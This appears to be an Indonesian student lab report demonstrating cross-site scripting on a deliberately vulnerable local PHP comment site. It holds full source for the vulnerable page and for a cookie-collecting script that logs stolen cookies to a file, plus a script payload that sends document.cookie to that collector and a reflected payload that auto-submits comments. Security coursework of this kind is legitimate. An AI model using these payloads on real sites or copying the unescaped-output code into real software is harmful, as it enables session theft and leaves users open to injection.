LAPORAN PRAKTIKUM

KEAMANAN SISTEM

PERTEMUAN KE-3

****

**Disusun oleh :**

**NAMA : FERDI DIRGANTARA**

**NIM : 175410039**

**JURUSAN : INFORMATIKA**


**JENJANG : S1**

SEKOLAH TINGGI MANAJEMEN INFORMATIKA DAN KOMPUTERAKAKOMYOGYAKARTA

2020

Malicious Attack

1. Membuat Database dan Tabel



Database dan tabel tersebut akan digunakan untuk menyimpan data komentar yang nanti akan dijadikan contoh Malicious Attack.

1. Mengambil Cookie

Pada demonstrasi ini digunakan dua buah file php untuk menambahkan data yaitu index.php dan untuk mengirimkan autKey cookie yaitu file cookiemonster.php, berikut adalah kedua file tersebut.


Index.php

|  |
| --- |
| <?php  if (isset($\_POST['newCookie']))  {      $cookie\_name = "authKey";      $cookie\_value = md5(microtime());      setcookie($cookie\_name, $cookie\_value, time() + (86400 \* 30), "/"); // 86400 = 1 day      echo "<h2 align='center'> authKey Cookie SET! </h2>";  }  if (isset($\_POST['outputCookie']))  {      if(isset($\_COOKIE['authKey']))      {          echo "<h2 align='center'> authKey Cookie: ".$\_COOKIE['authKey']."</h2>";      }      else      {          echo "<h2 align='center'> authKey Cookie: NOT SET </h2>";      }  }  $servername = "localhost";  $username = "root";  $password = "";  $dbname = "xss3";  // Create connection  $conn = new mysqli($servername, $username, $password, $dbname);  // Check connection  if ($conn->connect\_error) {      die("Connection failed: " . $conn->connect\_error);  }  if (isset($\_POST['clear']))  {      $sql = "TRUNCATE TABLE comments";      if ($conn->query($sql) === TRUE)      {          echo "Table Cleared";      } else {          echo "Error: Unable to Clear Table". $conn->error;      }  }  if (isset($\_POST['comment']))  {      $sql = "INSERT INTO comments (comment)      VALUES ('".addslashes($\_POST['comment'])."')";  }  ?>  <!DOCTYPE html>  <html>  <title> XSS Tutorial #4 </title>  <style>      #bord td      {          border: 1px solid black;          border-collapse: collapse;      }  </style>  <body>  <h1 align="center"> Try My New Comment & Cookie Website! </h1>  <table align="center">  <tr><td>  <p>  <?php  if (isset($\_GET['name']))  {      echo "<p align='center'>Hey there ".$\_GET['name']."! Welcome!</p>";  }  if (isset($\_POST['comment']))  {      if ($conn->query($sql) === TRUE)      {          echo "New record created successfully";      } else {          echo "Error: Unable to add comment";      }  }  ?>  </p>  <form action="index.php" method="post" id="post">      <textarea rows="6" cols="50" name="comment" placeholder="Leave a comment" maxlength="400"></textarea>      <table align="center"><tr><td>      <input type="submit" value="Comment" />      </td></tr></table>  </form>  <form action="index.php" method="post">      <table align="center"><tr><td>      <input type="submit" name="newCookie" value="New Cookie" />      <input type="submit" name="outputCookie" value="Output Cookie" />      </td></tr></table>  </form>  <form action="index.php" method="get">      <table align="center"><tr><td>      Name:<input type="text" name="name" />      <input type="submit" value="Submit" />      </td></tr></table>  </form>  </td></tr>  </table>  <br />  <br />  <table align="center" id="bord">  <?php  $sql = "SELECT id, comment FROM comments";  $result = $conn->query($sql);  if ($result->num\_rows > 0) {      // output data of each row      while($row = $result->fetch\_assoc()) {          echo "<tr><td style='width:35%;padding:10px'>Comment #".$row["id"]."<br /><hr />".$row["comment"]."<br /></td></tr>";      }  } else {      echo "<tr><td style='width:35%'>No Comments!</td></tr>";  }  $conn->close();  ?>  </table>  <h3 align="center"> This website was made by me! I hope you really really like it! </h3>  <table align="center">  <tr><td>  <form action="index.php" method="post">      Debug: <input type="submit" name="clear" value="Clear Table" />  </form>  </td></tr>  </table>  </body>  </html> |

Cookiemonster.php

|  |
| --- |
| <?php  if (isset($\_GET['cookie']))  {      $file = 'stolenCookies.txt';      file\_put\_contents($file, $\_GET['cookie'].PHP\_EOL, FILE\_APPEND);  }  ?>  <!DOCTYPE html>  <html>  <title> XSS Tutorial #4 - Problem </title>  <body>  <h1 align="center"> Oh No! Something went wrong! </h1>  </body>  </html> |

Berikut adalah tampilan dari index.php





Untuk mencuri cookie yang tersimpan kita dapat menggunakan script dibawah yang mengarahkan user menuju halaman cookiemonster.php yang disiapkan kemudian menyalin cookie tersebut ke file stolenCookies.txt.

Ferdi!<script>window.location='http://localhost/xss/cookiemonster.php?cookie='+escape(document.cookie)</script>



Setelah menekan tombol comment kita akan mendapatkan authKey dari cookie yang disimpan dan kemudian cookie tersebut akan disimpan pada file stolenCookies.txt





Jika tombol Output Cookie di klik maka akan tampil authKey dari cookie tersebut



Setelah script tersebut dijalankan dan berhasil mendapatkan cookie tersebut program akan secara otomatis mengarahkan user menuju halaman cookiemonster.php terus menerus saat mencoba membuka file index.php.

1. Menambahkan data dengan menggunakan javascript


Selain melakukan redirecting kita juga dapat menambahkan data kedalam sistem dengan menerapkan XSS (Cross-Site Scripting) : Malicious Attack dengan menuliskan suatu script ke URL bar browser, contoh script yang akan dijalankan adalah sebagai berikut.

http://localhost/xss/index.php?name=Ferdi


<script>window.onload=function(){document.getElementsByName('comment')[0].innerHTML='Belajar XSS Yuk!';

document.getElementById('post').submit();}</script>

Dari script diatas data akan ditambahkan secara otomatis saat website dibuka yang mana komtar yang akan ditambahkan adalah “Belajar XSS Yuk!”.



Dari gambar diatas dapat dilihat bahwa baru terdapat 1 komentar saja sebelum script dijalankan.



Setelah script dijalankan secara otomatis data komentar langsung ditambahkan kedalam database seperti yang ditampilkan pada gambar diatas.

Referensi :

<https://youtu.be/Iu3QtMy9cpg>